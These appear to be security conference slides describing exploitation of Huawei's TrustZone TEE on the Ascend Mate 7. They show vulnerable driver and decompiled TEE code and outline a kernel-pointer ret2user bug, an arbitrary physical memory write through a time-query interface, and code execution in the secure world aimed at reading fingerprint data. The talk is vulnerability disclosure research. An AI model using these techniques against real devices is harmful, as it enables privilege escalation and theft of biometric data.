



# Attacking your “Trusted Core”

## Exploiting TrustZone on Android

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# Agenda

- **Background**

- About Huawei Ascend Mate 7
- TEE architecture of Huawei Hisilicon
- Attack Surface

- **Vulnerability in Normal World**

- technical details
- gain root privilege

- **Vulnerabilities in Secure World (TEE)**

- technical details
- read fingerprint image from sensor / bypass sec features

- **Conclusion**



# Who am I

- Security researcher from Qihoo 360
- Mainly focus on Android
- Always like console games and manga/anime



# Background



# Huawei Ascend Mate 7

- **HiSilicon Kirin 925 SoC chipset**
- **HiSilicon implemented its own TEE kernel(Trusted Core)**
- **the world's first Android smartphone with touch fingerprint sensor, featuring FPC1020**
- **1 million units sold by Huawei in the first month**



# Fingerprint: protected by SecureOS

Huawei IFA 2014 - Huawei Mate 7, Ascend G7 and P7 Sapphire


Security in  
our TrustZone

*Stored inside the chipset*  
*Access protected by SecureOS*

Huawei @ IFA 2014 - Mate 7, Ascend G7



# TEE architecture of Huawei





# Attack Surface

- **TZDriver**

- accepting malformed ioctl command may allow installed application to execute arbitrary code in Linux Kernel.

- **Trusted Application**


- mistake in input structure bound-check may lead to an arbitrary code execution vulnerability in TEE

- **TEE kernel**

- system call bugs may allow a malicious TA to escalate privilege



# Attack “TrustedCore”





# Vulnerability in Normal World



# TZDriver: /dev/tc\_ns\_client

- Accessible to any installed applications
- provide communication APIs between NW and SW
- provide an ioctl interface to both user space clients and other kernel module
  - for user clients, use copy\_to\_user/copy\_from\_user to copy input /output param buffer
  - for kernel modules, use memcpy directly



# TC\_NS\_ClientContext

```
typedef struct {
    unsigned char uuid[16];
    unsigned int session_id;
    unsigned int cmd_id;
    TC_NS_ClientReturn returns;
    TC_NS_ClientLogin login;
    unsigned int paramTypes; //type of input param
    TC_NS_ClientParam params[4]; //address or value of input
    bool started;
} TC_NS_ClientContext;
```



# TC\_NS\_ClientParam

```
typedef union {
    struct {
        unsigned int buffer; //ptr of buffer
        unsigned int offset; //size of buffer
        unsigned int size_addr;
    } memref;
    struct {
        unsigned int a_addr; //ptr of a 4-bytes buffer
        unsigned int b_addr; //ptr of a 4-bytes buffer
        } value;
} TC_NS_ClientParam;
```

What if user client send a kernel pointer to driver?




# Kernel memory overwriting

```
static int TC_NS_SMC_Call(TC_NS_ClientContext *client_context, TC_NS_DEV_File
*dev_file, bool is_global){
    ....
    // build a TC_NS_SMC_CMD struct
    ....
    // execute SMC instruction
    TC_NS_SMC(smc_cmd_phys);
    // copy result from smc_cmd.operation_phys to callers' buffer(client_param.value)
    if(client_operation->params[0].value.a > 0xffffffff){
        //driver think caller is from kernel space
        *(u32 *)client_param->value.a_addr = operation->params[i].value.a;
    }
    else{
        //driver think caller is from user space
        copy_to_user(...);
    }
    if(client_operation->params[0].value.b > 0xffffffff){
        *(u32 *)client_param->value.b_addr = operation->params[i].value.b;
    }
    else{
        copy_to_user(...);
    }
    ....
}
```



# ret2user





# How to find a stable “TZValue”

- Extract TEE image from firmware. Using HuaweiUpdateExtractor.exe
- TEEOS.img is not encrypted. Drag into IDA.
- Find a interface provided by TA will return a stable “TZvalue”.




# Time querying interface in TEEGlobalTask

```
int get_sys_time()
{
    int result; // r0@1
    tag_TC_NS_Operation *v1; // r3@1
    unsigned int v2; // [sp+0h] [bp-10h]@1
    int v3; // [sp+4h] [bp-Ch]@1

    get_time((int)&v2);
    result = 0;
    v1 = dword_5E2E0->operation_phys;
    v1->params[0].value.a = v2; //second from startup
    v1->params[0].value.b = 1000 * v3; //millisecond
    return result;
}
```



# Vulnerabilities in Secure World



# Send malformed request to TA

- now I can execute SMC instruction by TZDriver ret2user exploit
- SMC param: a pointer to structure TC\_NS\_SMC\_CMD

```
typedef struct tag_TC_NS_SMC_CMD{  
    unsigned int      uuid_phys;  
    unsigned int      cmd_id;  
    unsigned int      dev_file_id;  
    unsigned int      context_id;  
    unsigned int      agent_id;  
    unsigned int      operation_phys;  
    unsigned int      login_method;  
    unsigned int      login_data;  
    unsigned int      err_origin;  
    bool              started;  
} TC_NS_SMC_CMD;
```



# review: Time querying interface in TEEGlobalTask


```
int get_sys_time()
{
    int result; // r0@1
    tag_TC_NS_Operation *v1; // r3@1
    unsigned int v2; // [sp+0h] [bp-10h]@1
    int v3; // [sp+4h] [bp-Ch]@1

    get_time((int)&v2);
    result = 0;
    operation_phys = dword_5E2E0->operation_phys;
    *(int*)(operation_phys+4) = v2;
    *(int*)(operation_phys+8) = 1000 * v3;
    return result;
}
```



# arbitrary physical memory overwriting

- no security checking on operation\_phys
- if second = 0xAABBCCDD, every time we can write 4 byte “DD,CC,BB,AA” at operation\_phys + 4
- The “DD” is the last byte of second and cycle from 0x00 to 0xFF.
- Write a byte you want at a right second — arbitrary physical address overwriting



# Code execution in TEE

- **Main idea**

- patch text code of TEEGlobalTask, call TEE function and return to my shellcode

- **Good news:**

- few mitigation in RTOSck, the kernel of TEE
